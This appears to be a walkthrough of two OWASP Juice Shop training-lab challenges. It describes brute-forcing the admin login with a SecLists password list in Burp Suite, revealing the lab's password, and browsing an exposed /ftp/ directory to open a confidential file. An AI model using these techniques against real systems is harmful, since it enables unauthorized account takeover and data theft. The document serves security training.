

OWASP Juice Shop
Account
bender@juice-sh.op
Orders & Payment
Privacy & Security
Logout
Contact
Customer Feedback
Complaint
Support Chat
Company
Apple Juice
(1000ml)
1.99¤

Broken Authentication:


https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A2-Broken_Authentication

We login without knowing the password for the admin .. in this volubility will find the password.


First we will install (seclist) **apt-get install seclists**
And we will have this list we will try **best1050.txt**



Back to burp suite we load those 1050 :




Next, we make sure clear and click add on password field:




And start attack :

We focus on status **200=success** , *401 = failed*

So, we filter results :




The password is **admin123**




Sensitive Data Exposure:

https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A3-Sensitive_Data_Exposure

in page like About us there is a link as shown




Let's check link /ftp/




When we check files one file is confidential which is (acquisitions.md)

As shown here after we open it :



